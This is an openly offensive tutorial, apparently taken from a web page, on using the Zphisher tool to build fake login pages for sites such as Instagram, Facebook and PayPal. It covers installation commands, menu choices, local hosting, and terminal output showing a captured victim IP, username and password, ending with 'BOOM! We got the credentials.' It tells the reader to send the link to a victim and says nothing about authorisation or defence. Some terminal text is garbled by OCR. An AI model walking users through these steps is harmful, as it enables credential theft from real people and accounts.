


Phishing Attack - Zphisher

Zphisher is a powerful open-source tool Phishing Tool. It became very popular nowadays and is used to do phishing attacks on Target. Zphisher is easier than Social Engineering Toolkit. It contains some templates generated by a tool called Zphisher and offers phishing templates webpages for 33 popular sites **such as Facebook, Instagram, Google, Snapchat, GitHub, Yahoo, Proton mail, Spotify, Netflix, LinkedIn, WordPress, Origin, Steam, Microsoft, etc.** It also provides an option to use a custom template if someone wants. This tool makes it easy to perform a phishing attack. Using this tool you can perform phishing in (wide area network). This tool can be used to get credentials such as **id, password**.



```
root@kali: ~/Desktop/zphisher
File Actions Edit View Help

Zphisher
Version : 2.1

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch        [21] DeviantArt
[02] Instagram     [12] Pinterest     [22] Badoo
```

Uses and Features of Zphisher:


- Zphisher is open source tool.
- Zphisher is a tool of Kali Linux.
- Zphisher is used in Phishing attacks.
- Zphisher tool is a very simple and easy tool.
- Zphisher tool is a very simple and easy tool.
- Zphisher tool is a lightweight tool. It does not take extra space.

- Zphisher is written in bash language.
- Zphisher creates phishing pages for more than 33 websites.
- Zphisher creates phishing pages of popular sites such as Facebook, Instagram, Google, Snapchat, Github, Yahoo, Protonmail, Spotify, Netflix, LinkedIn, WordPress, Origin, Steam, Microsoft, etc

Installation:

Step 1: To install the tool first go to the desktop directory and then install the tool using the following commands.

```
cd Desktop
git clone git://github.com/htr-tech/zphisher.git
cd zphisher
```

A screenshot of a terminal window titled 'root@kali: ~/Desktop/zphisher'. The window has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal output shows the following commands and their results:

```
root@kali:~# cd Desktop
root@kali:~/Desktop# git clone git://github.com/htr-tech/zphisher.git
Cloning into 'zphisher' ...
remote: Enumerating objects: 1303, done.
remote: Counting objects: 100% (23/23), done.
remote: Compressing objects: 100% (19/19), done.
remote: Total 1303 (delta 6), reused 17 (delta 4), pack-reused 1280
Receiving objects: 100% (1303/1303), 25.09 MiB | 3.38 MiB/s, done
Resolving deltas: 100% (569/569), done.
root@kali:~/Desktop# cd zphisher
root@kali:~/Desktop/zphisher#
```

Step 2: Now you are in zphisher directory , use the following command to run the tool.

```
bash zphisher.sh
```

```
root@kali: ~/Desktop/zphisher
File Actions Edit View Help
remote: Counting objects: 100% (23/23), done.
remote: Compressing objects: 100% (19/19), done.
remote: Total 1303 (delta 6), reused 17 (delta 4), pack-reused 1280
Receiving objects: 100% (1303/1303), 25.09 MiB | 3.38 MiB/s, done
Resolving deltas: 100% (569/569), done.
root@kali:~/Desktop# cd zphisher
root@kali:~/Desktop/zphisher# bash zphisher.sh

[+] Installing required packages ...

[+] Packages already installed.

[+] Installing ngrok ...
```

Step 3: The tool has started running successfully. Now you have to choose the options from the tool for which you have to make the phishing page.


```
root@kali: ~/Desktop/zphisher
File Actions Edit View Help

[ :: ] Select An Attack For Your Victim [ :: ]

[01] Facebook      [11] Twitch          [21] DeviantArt
[02] Instagram     [12] Pinterest       [22] Badoo
[03] Google        [13] Snapchat        [23] Origin
[04] Microsoft     [14] LinkedIn        [24] DropBox
[05] Netflix       [15] Ebay            [25] Yahoo
[06] Paypal        [16] Quora           [26] Wordpress
[07] Steam         [17] Protonmail      [27] Yandex
[08] Twitter       [18] Spotify         [28] StackoverFlow
[09] Playstation  [19] Reddit          [29] Vk
[10] Tiktok        [20] Adobe           [30] XBOX
[31] Mediafire     [32] Gitlab          [33] Github

[99] About        [00] Exit
```

Step 4: From these options, you can choose the number for which you have to create a phishing page. Suppose you want to create a phishing page for Instagram then choose option 2.

A screenshot of a terminal window titled 'root@kali: ~/Desktop/zphisher'. The window has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The main content displays a list of 33 numbered options in three columns: [07] Steam, [08] Twitter, [09] Playstation, [10] Tiktok, [31] Mediafire, [17] Protonmail, [18] Spotify, [19] Reddit, [20] Adobe, [32] Gitlab, [27] Yandex, [28] StackoverFlow, [29] Vk, [30] XBOX, [33] Github, [99] About, and [00] Exit. Below the list, a prompt '[-] Select an option : ' is followed by the number '2'. Another prompt '[-] Select an option : ' is shown at the bottom with a cursor. The terminal has a dark background with orange and green text.

```
root@kali: ~/Desktop/zphisher
File Actions Edit View Help
[07] Steam      [17] Protonmail [27] Yandex
[08] Twitter    [18] Spotify    [28] StackoverFlow
[09] Playstation [19] Reddit     [29] Vk
[10] Tiktok     [20] Adobe      [30] XBOX
[31] Mediafire  [32] Gitlab     [33] Github
[99] About      [00] Exit
[ - ] Select an option : 2
[01] Traditional Login Page
[02] Auto Followers Login Page
[03] 1000 Followers Login Page
[04] Blue Badge Verify Login Page
[ - ] Select an option : █
```

Step 5: Now you can see that to attract the victim , it's giving 4 different web templates. You can choose any option from here. Suppose you want to choose the first option then type 1.

Step 6: Now you can choose which service to use as a server for our phishing page. We choose Localhost i.e option 1.

```
2PHISHER 2.3.5
[01] Localhost
[02] Cloudflared [Auto Detects]
[03] LocalXpose [NEW! Max 15Min]
[-] Select a port forwarding service : 1
```


Step 7: Now we will enter “N” because we do not want to use any custom port. We will go with the default port.

```
2PHISHER 2.3.5
[01] Localhost
[02] Cloudflared [Auto Detects]
[03] LocalXpose [NEW! Max 15Min]
[-] Select a port forwarding service : 1
[?] Do You Want A Custom Port [y/N]: N
[-] Using Default Port 8080...
[-] Initializing... ( http://127.0.0.1:8080 )
[-] Setting up server...
[-] Starting PHP server...
```

You can send the link to the victim. Once he/she has entered his/her id password it will get reflected in the terminal.

```
EPHISHER 2.3.5
[-] Successfully Hosted at : http://127.0.0.1:8080
[-] Waiting for Login Info, Ctrl + C to exit...[]
```

You can see, this is the phishing page we have opened. Now the user has to enter his/her id password.



2PHISHER 2.3.5

```
[ - ] Successfully Hosted at : http://127.0.0.1:8080
[ - ] Waiting for Login Info, Ctrl + C to exit...
[ - ] Victim IP Found !
[ - ] Victim's IP : 127.0.0.1
[ - ] Saved in : auth/ip.txt
[ - ] Login info Found !!
[ - ] Account : admin
[ - ] Password : adminroot
[ - ] Saved in : auth/usernames.dat
[ - ] Waiting for Next Login Info, Ctrl + C to exit. □
```

BOOM! We got the credentials.